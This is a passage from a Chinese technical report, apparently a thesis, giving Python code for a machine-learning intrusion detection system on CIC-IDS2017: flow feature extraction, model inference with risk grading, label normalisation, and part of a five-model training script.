上见过的模型——不会报错，只会静默误判。所以本文件逐字段对齐，并在有歧义的地方写明取舍。

口径约定（对应 CICFlowMeter 的实现）：

- **流的方向**由首个包决定。首个包的方向为 forward（fwd），反方向为 backward（bwd）。
  同一个五元组两个方向共用一个流对象，不拆成两条单向流。
- **时间单位**：Flow Duration、IAT、Active/Idle 全部是**微秒**，与数据集一致。
- **包长**用 IP 总长度（含 IP 头与传输层头），不是载荷长度。
- **Active/Idle**：包间隔 >= 5 s 视为进入空闲期，把流切成若干活跃期和空闲期，
  再对各自的长度做 Mean/Std/Max/Min。只有一个包时活跃期为 0。
- **Bulk 六个字段（Fwd/Bwd Avg Bytes/Packets/Bulk Rate）在 CIC-IDS2017 里恒为 0**，
  本项目实测确认（25 万行样本该六列唯一值只有 0），故输出 0.0 而不是另造一套定义。
- **Subflow 字段**：CICFlowMeter 把遇到 FIN/RST 就截止的一段算作一个 subflow。
  本实现一个流不拆分 subflow，因此 Subflow 数值等于整条流的累计值。
- **Fwd Header Length.1** 在原数据里是 "Fwd Header Length" 的重复列（实测逐行相等），输出同一个
值。

本模块不依赖 scapy：抓包层把包解析成 PacketRecord 再喂进来，这样特征逻辑可以脱离
抓包权限、脱离真实网卡做单元测试。
"""

from __future__ import annotations

import math
from collections import OrderedDict
from dataclasses import dataclass, field
from typing import Iterable

# 78 维特征名，顺序必须与 models/artifacts/feature_schema.json 一致
FEATURE_ORDER = [
  "Destination Port",
  "Flow Duration",
  "Total Fwd Packets",
  "Total Backward Packets",
  "Total Length of Fwd Packets",
  "Total Length of Bwd Packets",
```

```
  "Fwd Packet Length Max",
  "Fwd Packet Length Min",
  "Fwd Packet Length Mean",
  "Fwd Packet Length Std",
  "Bwd Packet Length Max",
  "Bwd Packet Length Min",
  "Bwd Packet Length Mean",
  "Bwd Packet Length Std",
  "Flow Bytes/s",
  "Flow Packets/s",
  "Flow IAT Mean",
  "Flow IAT Std",
  "Flow IAT Max",
  "Flow IAT Min",
  "Fwd IAT Total",
  "Fwd IAT Mean",
  "Fwd IAT Std",
  "Fwd IAT Max",
  "Fwd IAT Min",
  "Bwd IAT Total",
  "Bwd IAT Mean",
  "Bwd IAT Std",
  "Bwd IAT Max",
  "Bwd IAT Min",
  "Fwd PSH Flags",
  "Bwd PSH Flags",
  "Fwd URG Flags",
  "Bwd URG Flags",
  "Fwd Header Length",
  "Bwd Header Length",
  "Fwd Packets/s",
  "Bwd Packets/s",
  "Min Packet Length",
  "Max Packet Length",
  "Packet Length Mean",
  "Packet Length Std",
  "Packet Length Variance",
  "FIN Flag Count",
  "SYN Flag Count",
  "RST Flag Count",
  "PSH Flag Count",
  "ACK Flag Count",
  "URG Flag Count",
  "CWE Flag Count",
  "ECE Flag Count",
  "Down/Up Ratio",
  "Average Packet Size",
  "Avg Fwd Segment Size",
  "Avg Bwd Segment Size",
  "Fwd Header Length.1",
  "Fwd Avg Bytes/Bulk",
  "Fwd Avg Packets/Bulk",
  "Fwd Avg Bulk Rate",
  "Bwd Avg Bytes/Bulk",
  "Bwd Avg Packets/Bulk",
  "Bwd Avg Bulk Rate",
  "Subflow Fwd Packets",
  "Subflow Fwd Bytes",
  "Subflow Bwd Packets",
  "Subflow Bwd Bytes",
  "Init_Win_bytes_forward",
  "Init_Win_bytes_backward",
  "act_data_pkt_fwd",
  "min_seg_size_forward",
  "Active Mean",
  "Active Std",
  "Active Max",
  "Active Min",
  "Idle Mean",
  "Idle Std",
  "Idle Max",
  "Idle Min",
]
```

```
ACTIVE_TIMEOUT_S = 5.0      # 包间隔超过它就算进入空闲期
FLOW_TIMEOUT_S = 120.0      # 流整体过期时间，与 CICFlowMeter 一致

# TCP 标志位掩码
FIN, SYN, RST, PSH, ACK, URG, ECE, CWR = 0x01, 0x02, 0x04, 0x08, 0x10, 0x20, 0x40, 0x80



@dataclass(frozen=True)
class PacketRecord:
  """抓包层解析出的最小事实集，特征逻辑只认这个，不认 scapy 的包对象。"""

  ts: float
  src_ip: str
  src_port: int
  dst_ip: str
  dst_port: int
  proto: int          # 6=TCP, 17=UDP
  length: int         # IP 总长度（含头）
  header_len: int     # IP 头 + 传输层头
  payload_len: int
  tcp_flags: int = 0
  tcp_window: int = -1
  tcp_header_len: int = -1



# 包长类特征一律取 payload_len 而不是 length。CIC-IDS2017 的 "Total Length of Fwd Packets"、
# "Fwd Packet Length Max"、"Average Packet Size" 在单个 SYN 上的取值是 0，在 SYN+6 字节应答上
# 是 6——它们统计的是 L4 载荷，不含 IP/TCP 头。拿 IP 总长度去算，同一份线上流量会得到
# "包长 40" 而不是 "包长 0"，训练时学到的阈值全部失配（改前实测：构造的 60 条扫描流全判 BENIGN）。



@dataclass
class FlowState:
  key: tuple
  start: float
  last: float
  fwd_ts: list = field(default_factory=list)
  bwd_ts: list = field(default_factory=list)
  fwd_len: list = field(default_factory=list)
  bwd_len: list = field(default_factory=list)
  fwd_hdr: int = 0
  bwd_hdr: int = 0
  flags: dict = field(default_factory=lambda: {
    "fin": 0, "syn": 0, "rst": 0, "psh": 0, "ack": 0, "urg": 0, "ece": 0, "cwr": 0,
    "fwd_psh": 0, "bwd_psh": 0, "fwd_urg": 0, "bwd_urg": 0,
  })
  init_win_fwd: int = -1
  init_win_bwd: int = -1
  act_data_fwd: int = 0
  min_seg_fwd: int = -1
  finished: bool = False

  def add(self, rec: PacketRecord, forward: bool) -> None:
    self.last = rec.ts
    if forward:
      self.fwd_ts.append(rec.ts)
      self.fwd_len.append(rec.payload_len)
      self.fwd_hdr += rec.header_len
      if self.init_win_fwd < 0 and rec.tcp_window >= 0:
        self.init_win_fwd = rec.tcp_window
      if rec.payload_len > 0:
        self.act_data_fwd += 1
      if rec.tcp_header_len > 0 and (
        self.min_seg_fwd < 0 or rec.tcp_header_len < self.min_seg_fwd
      ):
        self.min_seg_fwd = rec.tcp_header_len
    else:
      self.bwd_ts.append(rec.ts)
```

```
      self.bwd_len.append(rec.payload_len)
      self.bwd_hdr += rec.header_len
      if self.init_win_bwd < 0 and rec.tcp_window >= 0:
        self.init_win_bwd = rec.tcp_window

    f = rec.tcp_flags
    if f & FIN:
      self.flags["fin"] += 1
      self.finished = True
    if f & SYN:
      self.flags["syn"] += 1
    if f & RST:
      self.flags["rst"] += 1
      self.finished = True
    if f & PSH:
      self.flags["psh"] += 1
      self.flags["fwd_psh" if forward else "bwd_psh"] += 1
    if f & ACK:
      self.flags["ack"] += 1
    if f & URG:
      self.flags["urg"] += 1
      self.flags["fwd_urg" if forward else "bwd_urg"] += 1
    if f & ECE:
      self.flags["ece"] += 1
    if f & CWR:
      self.flags["cwr"] += 1



def _stats(values: list) -> tuple:
  """返回 (mean, std, max, min)。空列表返回全 0，避免 nan 进模型。"""
  n = len(values)
  if n == 0:
    return 0.0, 0.0, 0.0, 0.0
  mean = sum(values) / n
  var = sum((v - mean) ** 2 for v in values) / n  # 总体标准差，与 CICFlowMeter 一致
  return mean, math.sqrt(var), max(values), min(values)



def _bit(n: int) -> float:
  """标志位列一律输出 0/1。CIC-IDS2017 发布的 8 个 flag 列与 4 个 Fwd/Bwd Flags 列
  取值只有 0/1（`PSH Flag Count` 也是），不是"出现过几次"。我们按出现次数输出的话，
  一条 200 包的洪流会给出 200，而训练集里最大值是 1——z 分数上千，模型直接失效。"""
  return 1.0 if n > 0 else 0.0



def _iats(ts: list) -> list:
  """同一方向内相邻包的时间差（微秒）。不足两个包时为空。"""
  return [(b - a) * 1e6 for a, b in zip(ts, ts[1:])]



def _active_idle(ts: list) -> tuple:
  """把整条流按 5 s 间隔切成活跃期/空闲期，返回两组的时长列表（微秒）。"""
  if not ts:
    return [], []
  active, idle = [], []
  seg_start = ts[0]
  for prev, cur in zip(ts, ts[1:]):
    gap = cur - prev
    if gap >= ACTIVE_TIMEOUT_S:
      active.append((prev - seg_start) * 1e6)
      idle.append(gap * 1e6)
      seg_start = cur
  active.append((ts[-1] - seg_start) * 1e6)
  return active, idle



def flow_features(flow: FlowState, now: float | None = None) -> dict:
```

```
    """算出一条流的 78 维特征。now 用于给未结束的流算截止到此刻的时长。"""
    # 未结束的流用当前时刻兜底：否则一个还在跑的长连接时长恒为 0，
    # 速率类特征会被放大成天文数字（实测未兜底时 Flow Bytes/s 会出现 1e12 量级）。
    end = flow.last if flow.finished or now is None else max(now, flow.last)
    all_ts = sorted(flow.fwd_ts + flow.bwd_ts)
    all_len = flow.fwd_len + flow.bwd_len

    duration_us = max((end - flow.start) * 1e6, 1.0)  # 除以 0 会把速率撑成 inf
    duration_s = duration_us / 1e6
    total_bytes = sum(all_len)
    total_pkts = len(all_len)
    n_fwd, n_bwd = len(flow.fwd_ts), len(flow.bwd_ts)

    f_mean, f_std, f_max, f_min = _stats(flow.fwd_len)
    b_mean, b_std, b_max, b_min = _stats(flow.bwd_len)
    p_mean, p_std, p_max, p_min = _stats(all_len)
    fi_mean, fi_std, fi_max, fi_min = _stats(_iats(flow.fwd_ts))
    bi_mean, bi_std, bi_max, bi_min = _stats(_iats(flow.bwd_ts))
    ai_mean, ai_std, ai_max, ai_min = _stats(_iats(all_ts))
    active_periods, idle_periods = _active_idle(all_ts)
    act_mean, act_std, act_max, act_min = _stats(active_periods)
    idl_mean, idl_std, idl_max, idl_min = _stats(idle_periods)

    fwd_iats = _iats(flow.fwd_ts)
    bwd_iats = _iats(flow.bwd_ts)

    return {
      "Destination Port": float(flow.key[4]),
      "Flow Duration": duration_us,
      "Total Fwd Packets": float(n_fwd),
      "Total Backward Packets": float(n_bwd),
      "Total Length of Fwd Packets": float(sum(flow.fwd_len)),
      "Total Length of Bwd Packets": float(sum(flow.bwd_len)),
      "Fwd Packet Length Max": float(f_max),
      "Fwd Packet Length Min": float(f_min),
      "Fwd Packet Length Mean": f_mean,
      "Fwd Packet Length Std": f_std,
      "Bwd Packet Length Max": float(b_max),
      "Bwd Packet Length Min": float(b_min),
      "Bwd Packet Length Mean": b_mean,
      "Bwd Packet Length Std": b_std,
      "Flow Bytes/s": total_bytes / duration_s,
      "Flow Packets/s": total_pkts / duration_s,
      "Flow IAT Mean": ai_mean,
      "Flow IAT Std": ai_std,
      "Flow IAT Max": ai_max,
      "Flow IAT Min": ai_min,
      "Fwd IAT Total": float(sum(fwd_iats)),
      "Fwd IAT Mean": fi_mean,
      "Fwd IAT Std": fi_std,
      "Fwd IAT Max": fi_max,
      "Fwd IAT Min": fi_min,
      "Bwd IAT Total": float(sum(bwd_iats)),
      "Bwd IAT Mean": bi_mean,
      "Bwd IAT Std": bi_std,
      "Bwd IAT Max": bi_max,
      "Bwd IAT Min": bi_min,
      "Fwd PSH Flags": _bit(flow.flags["fwd_psh"]),
      "Bwd PSH Flags": _bit(flow.flags["bwd_psh"]),
      "Fwd URG Flags": _bit(flow.flags["fwd_urg"]),
      "Bwd URG Flags": _bit(flow.flags["bwd_urg"]),
      "Fwd Header Length": float(flow.fwd_hdr),
      "Bwd Header Length": float(flow.bwd_hdr),
      "Fwd Packets/s": n_fwd / duration_s,
      "Bwd Packets/s": n_bwd / duration_s,
      "Min Packet Length": float(p_min),
      "Max Packet Length": float(p_max),
      "Packet Length Mean": p_mean,
      "Packet Length Std": p_std,
      "Packet Length Variance": p_std ** 2,
      "FIN Flag Count": _bit(flow.flags["fin"]),
      "SYN Flag Count": _bit(flow.flags["syn"]),
```

```
    "RST Flag Count": _bit(flow.flags["rst"]),
    "PSH Flag Count": _bit(flow.flags["psh"]),
    "ACK Flag Count": _bit(flow.flags["ack"]),
    "URG Flag Count": _bit(flow.flags["urg"]),
    "CWE Flag Count": _bit(flow.flags["cwr"]),
    "ECE Flag Count": _bit(flow.flags["ece"]),
    "Down/Up Ratio": (n_bwd / n_fwd) if n_fwd else 0.0,
    "Average Packet Size": (total_bytes / total_pkts) if total_pkts else 0.0,
    "Avg Fwd Segment Size": (sum(flow.fwd_len) / n_fwd) if n_fwd else 0.0,
    "Avg Bwd Segment Size": (sum(flow.bwd_len) / n_bwd) if n_bwd else 0.0,
    "Fwd Header Length.1": float(flow.fwd_hdr),
    # 这六列在 CIC-IDS2017 里恒为 0（实测），输出 0 才是同一口径
    "Fwd Avg Bytes/Bulk": 0.0,
    "Fwd Avg Packets/Bulk": 0.0,
    "Fwd Avg Bulk Rate": 0.0,
    "Bwd Avg Bytes/Bulk": 0.0,
    "Bwd Avg Packets/Bulk": 0.0,
    "Bwd Avg Bulk Rate": 0.0,
    "Subflow Fwd Packets": float(n_fwd),
    "Subflow Fwd Bytes": float(sum(flow.fwd_len)),
    "Subflow Bwd Packets": float(n_bwd),
    "Subflow Bwd Bytes": float(sum(flow.bwd_len)),
    "Init_Win_bytes_forward": float(flow.init_win_fwd),
    "Init_Win_bytes_backward": float(flow.init_win_bwd),
    "act_data_pkt_fwd": float(flow.act_data_fwd),
    "min_seg_size_forward": float(flow.min_seg_fwd),
    "Active Mean": act_mean,
    "Active Std": act_std,
    "Active Max": act_max,
    "Active Min": act_min,
    "Idle Mean": idl_mean,
    "Idle Std": idl_std,
    "Idle Max": idl_max,
    "Idle Min": idl_min,
  }


class FlowTable:
  """双向流表：把逐包记录聚成流，按需吐出特征向量。

  淘汰策略：流数超过上限时踢最久没动的（OrderedDict + move_to_end 实现 LRU）。
  打流量的场景下这一步是必需的——扫描类攻击会瞬间造出上万个只发一个包的流。
  """

  def __init__(self, max_flows: int = 5000, flow_timeout: float = FLOW_TIMEOUT_S):
    self.max_flows = max_flows
    self.flow_timeout = flow_timeout
    self.flows: OrderedDict = OrderedDict()
    self.dropped = 0

  @staticmethod
  def key_of(rec: PacketRecord) -> tuple:
    return (rec.proto, rec.src_ip, rec.src_port, rec.dst_ip, rec.dst_port)

  @staticmethod
  def reverse_of(key: tuple) -> tuple:
    proto, sip, sport, dip, dport = key
    return (proto, dip, dport, sip, sport)

  def add(self, rec: PacketRecord) -> None:
    key = self.key_of(rec)
    rev = self.reverse_of(key)
    flow = self.flows.get(key)
    forward = True
    if flow is None:
      flow = self.flows.get(rev)
      if flow is not None:
        key, forward = rev, False
    if flow is None:
      flow = FlowState(key=key, start=rec.ts, last=rec.ts)
```

```
      self.flows[key] = flow
      forward = True
      if len(self.flows) > self.max_flows:
        self.flows.popitem(last=False)  # 最久没动的流被挤掉
        self.dropped += 1
    flow.add(rec, forward)
    self.flows.move_to_end(key)

  def expire(self, now: float, max_age: float | None = None) -> list:
    """取出已经结束（FIN/RST）、超时、或存活超过 max_age 的流，从表里移除并返回。

    max_age 是为实时检测加的：一条长连接的 TCP 流可能几十分钟不结束，
    等它自然结束再分类等于永远不分类。代价是这类流会被截断成若干段，
    每段的 Flow Duration / IAT 都只是真实值的一部分——报告里必须写明这一点。
    """
    out = []
    for key in list(self.flows):
      flow = self.flows[key]
      too_old = max_age is not None and (now - flow.start) > max_age
      if flow.finished or (now - flow.last) > self.flow_timeout or too_old:
        out.append(self.flows.pop(key))
    return out

  def snapshot(self, now: float) -> list:
    """取当前所有活跃流的特征快照，不删流。

    实时看板要的是"现在这一秒发生了什么"，而告警又必须等流结束才准；两者都要，
    所以既提供 snapshot（不破坏状态）又提供 expire（收尾）。
    """
    return [(f.key, flow_features(f, now)) for f in list(self.flows.values())]

  def evict_idle(self, before: float) -> int:
    n = 0
    for key in list(self.flows):
      if self.flows[key].last < before:
        self.flows.pop(key)
        n += 1
    return n


def to_vector(features: dict, names: Iterable[str] = None) -> list:
  """按给定列序把特征字典拍成向量。列序来自训练时的 feature_schema.json。"""
  names = list(names) if names is not None else FEATURE_ORDER
  missing = [n for n in names if n not in features]
  if missing:
    raise KeyError(f"特征提取器缺少训练用到的列：{missing[:5]}（共 {len(missing)} 列）")
  return [features[n] for n in names]


def replay(records: Iterable[PacketRecord], max_flows: int = 5000) -> list:
  """离线回放一串包记录，返回所有结束的流特征。用于 pcap 回放与自测。"""
  table = FlowTable(max_flows=max_flows)
  out = []
  last_ts = 0.0
  for rec in records:
    table.add(rec)
    last_ts = rec.ts
    for flow in table.expire(rec.ts):
      out.append((flow.key, flow_features(flow)))
  for flow in table.expire(last_ts + FLOW_TIMEOUT_S + 1):
    out.append((flow.key, flow_features(flow)))
  return out
```

代码 3-15　center/inference.py（136 行）　M3 在线推理与证据打包

```
"""M3 在线推理：把一批流特征变成「类别 + 置信度 + 风险等级」。

线上只加载一个 best_model.pkl。五个模型是离线对比实验（M8）的产物，
不是五个一起推理——上表里其余四个只存在于 comparison.json。

推理契约（由 models/train.py 写入 artifact）：
 model.predict() 返回的是 classes 的下标，不是类名；
 predict_proba() 的列序是 model.classes_，可能少于全量类别（某个基学习器没见过稀有类）。
两条都要在这里兑现，否则会把"决策树"的类别名跟"混合森林"的概率列串到一起，而且不会报错。
"""

from __future__ import annotations

import json
from pathlib import Path

import joblib
import numpy as np

# 类别先验风险：Heartbleed 是信息泄露，顶格；扫描类危害低但必须看得到
BASE_RISK = {
  "BENIGN": "info",
  "PortScan": "medium",
  "Patator": "high",
  "DDoS": "high",
  "DoS Hulk": "high",
  "Heartbleed": "critical",
}
RISK_ORDER = ["info", "low", "medium", "high", "critical"]


def escalate(risk: str, confidence: float) -> str:
  """置信度足够高时把风险抬一档；置信度低时如实降一档，别装作很确定。"""
  i = RISK_ORDER.index(risk)
  if confidence >= 0.99:
    i = min(i + 1, len(RISK_ORDER) - 1)
  elif confidence < 0.60:
    i = max(i - 1, 0)
  return RISK_ORDER[i]


class Detector:
  def __init__(self, model_path: str, schema_path: str | None = None):
    path = Path(model_path)
    if not path.exists():
      raise SystemExit(f"找不到模型产物 {path}，先跑 models/train.py")
    artifact = joblib.load(path)
    self.model = artifact["model"]
    self.scaler = artifact["scaler"]
    self.feature_names = list(artifact["feature_names"])
    self.classes = [str(c) for c in artifact["classes"]]
    if artifact.get("predict_returns") != "class_index":
      raise SystemExit(
        f"{path} 的 predict_returns={artifact.get('predict_returns')!r}，"
        "推理侧只支持 class_index 契约，请用当前版 models/train.py 重新训练"
      )
    self.label_map = artifact.get("label_map", {})
    self.trained_at = artifact.get("trained_at")
    self.selected_by = artifact.get("selected_by")
    self.artifact_metrics = artifact.get("metrics", {})

    if schema_path and Path(schema_path).exists():
      schema = json.loads(Path(schema_path).read_text(encoding="utf-8"))
      if schema.get("feature_names") != self.feature_names:
```

```
      raise SystemExit(
        "feature_schema.json 与模型产物里的列序不一致 —— "
        "重新训练或重新生成 schema，别让线上用错位的特征"
      )

  # ---------------------------------------------------------------- 校验

  def check_features(self, names) -> None:
    """探针报上来的列序必须和训练时一模一样。这里不是"宽容一点"的地方。"""
    names = list(names)
    if names == self.feature_names:
      return
    missing = [n for n in self.feature_names if n not in names]
    extra = [n for n in names if n not in self.feature_names]
    raise ValueError(
      f"特征列不符：缺 {missing[:5]}（共{len(missing)}）多 {extra[:5]}（共{len(extra)}）"
    )

  # ---------------------------------------------------------------- 推理

  def predict_batch(self, values) -> list[dict]:
    X = np.asarray(values, dtype=np.float64)
    if X.ndim != 2:
      X = X.reshape(1, -1)
    if X.shape[1] != len(self.feature_names):
      raise ValueError(f"期望 {len(self.feature_names)} 列，收到 {X.shape[1]} 列")

    Xs = self.scaler.transform(X)
    idx = np.asarray(self.model.predict(Xs)).astype(int)

    proba = self.model.predict_proba(Xs)
    # predict_proba 的列对外层类别下标：按 model.classes_ 映射回全量宽度，
    # 不能假设列序就是 0..K-1（某个基学习器漏掉稀有类时列会少）
    model_classes = np.asarray(getattr(self.model, "classes_",
np.arange(len(self.classes))))
    proba_full = np.zeros((len(X), len(self.classes)), dtype=np.float64)
    for j, c in enumerate(model_classes):
      proba_full[:, int(c)] = proba[:, j]

    out = []
    for i in range(len(X)):
      name = self.classes[int(idx[i])]
      conf = float(proba_full[i, int(idx[i])])
      out.append(
        {
          "category": name,
          "confidence": round(conf, 6),
          "risk": escalate(BASE_RISK.get(name, "medium"), conf),
          "proba": {
            cls: round(float(proba_full[i, k]), 6)
            for k, cls in enumerate(self.classes)
          },
        }
      )
    return out

  def top_features(self, values, k=5) -> list[dict]:
    """给诊断报告用的"证据链"：该流在哪几维特征上最偏离训练分布。

    用标准化后的绝对值排序，是启发式而不是归因——
    tree 模型的强项是分裂点，不是逐特征贡献。报告里必须这样措辞。
    """
    X = np.asarray(values, dtype=np.float64).reshape(1, -1)
    z = np.abs((X[0] - self.scaler.mean_) / np.where(self.scaler.scale_ == 0, 1,
self.scaler.scale_))
    order = np.argsort(-z)[:k]
    return [
```

```
    {
      "feature": self.feature_names[i],
      "value": float(X[0, i]),
      "z_score": round(float(z[i]), 3),
    }
    for i in order
  ]
```

代码 3-16　models/labels.py（31 行）　M8 标签归一化

```
"""CIC-IDS2017 标签归并与归一化，抽样脚本与训练脚本共用同一份，避免两处漂移。"""

from __future__ import annotations

# 原始 15 种标签归并到任务书要求的 6 类。键是 normalize_label() 的输出。
# ★ 映射必须幂等：抽样后的 CSV 里存的就是右边的规范名，训练时再走一遍这个映射
#    必须还是自己，否则整类数据会被当成"不属于六类"静默丢掉（Patator 就踩过这个坑）。
LABEL_MAP = {
  "benign": "BENIGN",
  "portscan": "PortScan",
  "ddos": "DDoS",
  "dos hulk": "DoS Hulk",
  "patator": "Patator",
  "heartbleed": "Heartbleed",
  # 原始名 -> 规范名
  "ftp-patator": "Patator",
  "ssh-patator": "Patator",
}

CLASSES = sorted(set(LABEL_MAP.values()))


def normalize_label(text):
  """小写、空白折叠、各种横线统一成普通短横。

  CIC-IDS2017 的 Web Attack 标签原本用 en dash 分隔，但 Kaggle 上的版本这个字符
  已经被上传者写坏成 U+FFFD（实测 2180 处，正好等于三类 Web Attack 的行数），
  所以 U+FFFD 也要当成横线处理。
  """
  s = str(text).replace("–", "-").replace("—", "-").replace("", "-")
  return " ".join(s.split()).lower()
```

代码 3-17　models/train.py（591 行）　M8 训练、划分与选型

```
"""五模型对比训练与选型。

用法: :

  # 五模型主对比
  python -m models.train --data data/cicids2017_sample.csv
  # 只跑一两个模型，快速验证链路
  python -m models.train --data data/cicids2017_sample.csv --only xgboost hybrid_forest
  # DART 消融（残差相关，单列一节）
  python -m models.train --data data/cicids2017_sample.csv --dart-ablation

产物:
  models/artifacts/best_model.pkl        最优模型 + scaler + 特征口径（一个包，推理侧只用它）
  models/artifacts/feature_schema.json   特征列名/顺序、scaler 参数、类别表
  models/artifacts/comparison.json       五模型同口径指标明细
```

```
为什么选 macro-F1 而不是准确率：CIC-IDS2017 里 BENIGN 约占 80%，全判"正常"就有 80% 准确率。
macro-F1 对每一类同等加权，稀有类判错会直接掉分，才压得住这种退化。
"""

from __future__ import annotations

import argparse
import json
import sys
import time
from datetime import datetime, timezone
from pathlib import Path

import joblib
import numpy as np
import pandas as pd
from sklearn.ensemble import RandomForestClassifier
from sklearn.linear_model import LogisticRegression
from sklearn.metrics import (
  accuracy_score,
  confusion_matrix,
  f1_score,
  precision_recall_fscore_support,
)
from sklearn.model_selection import train_test_split
from sklearn.preprocessing import LabelEncoder, StandardScaler
from sklearn.tree import DecisionTreeClassifier
from xgboost import XGBClassifier

try:
  from .hybrid_forest import HybridForest, count_trees
  from .labels import LABEL_MAP, normalize_label
except ImportError:
  from hybrid_forest import HybridForest, count_trees
  from labels import LABEL_MAP, normalize_label

try:
  from settings import deep_merge, load_config  # noqa: F401  (deep_merge 供外部复用)
except ImportError:  # python models/train.py 时仓库根不在 sys.path 上
  sys.path.insert(0, str(Path(__file__).resolve().parent.parent))
  from settings import deep_merge, load_config  # noqa: F401

RARE_CLASS_SUPPORT = 30  # 测试集里样本数少于这个数的类，单类指标不可信



# ---------------------------------------------------------------- 配置与数据



def find_label_column(df):
  for col in df.columns:
    if col.strip().lower() == "label":
      return col
  raise SystemExit(f"找不到 Label 列，现有列名前 5 个：{list(df.columns)[:5]}")



def load_dataset(path, quick=None, seed=42):
  """返回 X, y, 特征列名, meta。

  meta 是与 X/y 逐行对齐的元数据表（`__source__`、`__order__`），
  时间留出要靠它的 `__order__`。
  """
  df = pd.read_csv(path, low_memory=False)
  df.columns = [str(c).strip() for c in df.columns]
  label_col = find_label_column(df)
```

```
  df = df[df[label_col].notna()].copy()
  df["__label__"] = df[label_col].map(normalize_label).map(LABEL_MAP)
  dropped = df["__label__"].isna().sum()
  if dropped:
    lost = df.loc[df["__label__"].isna(), label_col].value_counts()
    print(f"[数据] 丢弃 {dropped} 行：不属于六类的标签 -> {lost.to_dict()}", flush=True)
    df = df[df["__label__"].notna()]

  # 双下划线开头的是元数据（__label__、以及抽样脚本写入的 __source__ / __order__），
  # 不能当特征喂进模型，否则时间/跨天划分会用来源文件本身当预测依据
  meta_cols = [c for c in df.columns if c.startswith("__")]
  features = df.drop(columns=[label_col] + meta_cols)
  features = features.apply(pd.to_numeric, errors="coerce")
  features = features.replace([np.inf, -np.inf], np.nan)

  keep = features.notna().all(axis=1).to_numpy()
  if (~keep).sum():
    print(f"[数据] 丢弃 {(~keep).sum()} 行：含缺失值或无穷值", flush=True)

  X = features.to_numpy(dtype=np.float32)[keep]
  y = df["__label__"].to_numpy()[keep]
  meta = df.loc[keep, meta_cols].reset_index(drop=True)

  before = len(X)
  # CIC-IDS2017 自带重复行；用首现下标回填目标，别拿排好序的数组去索引
  _, first_idx = np.unique(X, axis=0, return_index=True)
  if len(first_idx) < before:
    sel = np.sort(first_idx)
    X, y, meta = X[sel], y[sel], meta.iloc[sel].reset_index(drop=True)
    print(f"[数据] 去掉 {before - len(X)} 行重复", flush=True)

  if quick and quick < len(X):
    # 抽下标而不是抽数组，否则 meta 与 X 的对应关系会断
    _, _, idx_tr, _ = train_test_split(
      np.arange(len(X)), y, train_size=quick, stratify=y, random_state=seed
    )
    sel = np.sort(idx_tr)
    X, y, meta = X[sel], y[sel], meta.iloc[sel].reset_index(drop=True)
    print(f"[数据] --quick 抽样到 {len(X)} 行", flush=True)

  print(f"[数据] 最终 {X.shape[0]} 行 × {X.shape[1]} 维特征，类别分布：", flush=True)
  for name, cnt in pd.Series(y).value_counts().items():
    print(f"        {name:<12} {cnt}", flush=True)
  return X, y, list(features.columns), meta


def split_by_time(X, y, order, test_size, val_size):
  """按类内部的时间顺序留出：最早 70% 训练、接着 20% 验证、最后 10% 测试。

  为什么不能整段按时间切：每个攻击类只占一段连续时间窗（DoS Hulk 集中在 Wednesday 文件
  前半段，Heartbleed 全在 86% 处）。整段切会把 DoS Hulk 全放进训练侧、Heartbleed 全放进
  测试侧。按类切保证六类都在三侧，测试侧取的是每类最晚的实例。

  也不做跨天留出：每个攻击类只出现在一天的文件里，留出整天等于测试侧出现训练时从未见过的类。
  """
  cuts = {name: [] for name in ("train", "val", "test")}
  for cls in np.unique(y):
    idx = np.flatnonzero(y == cls)
    idx = idx[np.argsort(order[idx], kind="stable")]
    n = len(idx)
    n_test = int(round(n * test_size))
    n_val = int(round(n * val_size))
    n_train = n - n_test - n_val
    if n_train <= 0:
      raise SystemExit(
        f"类 {cls} 只有 {n} 行，按 {test_size}/{val_size} 切不出训练集；"
```

```
        f"请提高该类配额或调小划比例"
      )
    cuts["train"].append(idx[:n_train])
    cuts["val"].append(idx[n_train:n_train + n_val])
    cuts["test"].append(idx[n_train + n_val:])
  return tuple(np.sort(np.concatenate(cuts[k])) for k in ("train", "val", "test"))



def forward_folds(y, order, test_size, n_blocks=5, min_train_blocks=2):
  """前向滚动验证（expanding window）：每类按时间切块，逐块往后滚。

  为什么不只用一次性的 val：val 只占一段、且紧挨着训练段，模型在这段上的表现几乎
  等于训练表现，分辨不出"会不会在更晚的数据上退化"。实测随机森林与 XGBoost 在
  验证集上同为 0.9975，在最后 10% 上却差 0.024（0.9500 vs 0.9743）——用 val 选型
  等于抛硬币。把开发段切成多块往后滚，验证块离训练数据越来越远，退化才显形。

  末尾 test_size 那一段完全不参与，只在最终汇报时用一次。
  """
  blocks = {}
  for cls in np.unique(y):
    idx = np.flatnonzero(y == cls)
    idx = idx[np.argsort(order[idx], kind="stable")]
    n_dev = int(round(len(idx) * (1.0 - test_size)))
    blocks[cls] = np.array_split(idx[:n_dev], n_blocks)

  folds = []
  for k in range(min_train_blocks, n_blocks):
    tr, va = [], []
    for parts in blocks.values():
      tr.append(np.concatenate(parts[:k]))
      va.append(parts[k])
    folds.append((np.sort(np.concatenate(tr)), np.sort(np.concatenate(va))))
  return folds



def split_and_scale(X, y, test_size, val_size, seed, order=None):
  if order is None:
    X_tmp, X_test, y_tmp, y_test = train_test_split(
      X, y, test_size=test_size, stratify=y, random_state=seed
    )
    val_frac = val_size / (1.0 - test_size)
    X_train, X_val, y_train, y_val = train_test_split(
      X_tmp, y_tmp, test_size=val_frac, stratify=y_tmp, random_state=seed
    )
  else:
    tr, va, te = split_by_time(X, y, order, test_size, val_size)
    X_train, X_val, X_test = X[tr], X[va], X[te]
    y_train, y_val, y_test = y[tr], y[va], y[te]
  scaler = StandardScaler().fit(X_train)  # 只在训练集上拟合，防止验证/测试信息泄漏
  # 前向滚动验证模式下没有单独的验证段，StandardScaler 不收 0 行的数组
  X_val = scaler.transform(X_val) if len(X_val) else X_val
  return (
    scaler.transform(X_train),
    X_val,
    scaler.transform(X_test),
    y_train,
    y_val,
    y_test,
    scaler,
  )



# ---------------------------------------------------------------- 模型构建



def build_model(name, mcfg, seed):
  if name == "decision_tree":
```

```
    return DecisionTreeClassifier(random_state=seed, **mcfg["decision_tree"])
  if name == "random_forest":
    return RandomForestClassifier(random_state=seed, **mcfg["random_forest"])
  if name == "xgboost":
    return XGBClassifier(random_state=seed, tree_method="hist", verbosity=0,
**mcfg["xgboost"])
  if name == "logistic":
    return LogisticRegression(random_state=seed, **mcfg["logistic"])
  if name == "hybrid_forest":
    h = mcfg["hybrid_forest"]
    return HybridForest(
      n_estimators=h["n_estimators"],
      max_depth=h["max_depth"],
      max_features=h["max_features"],
      base_depth=h["base_depth"],
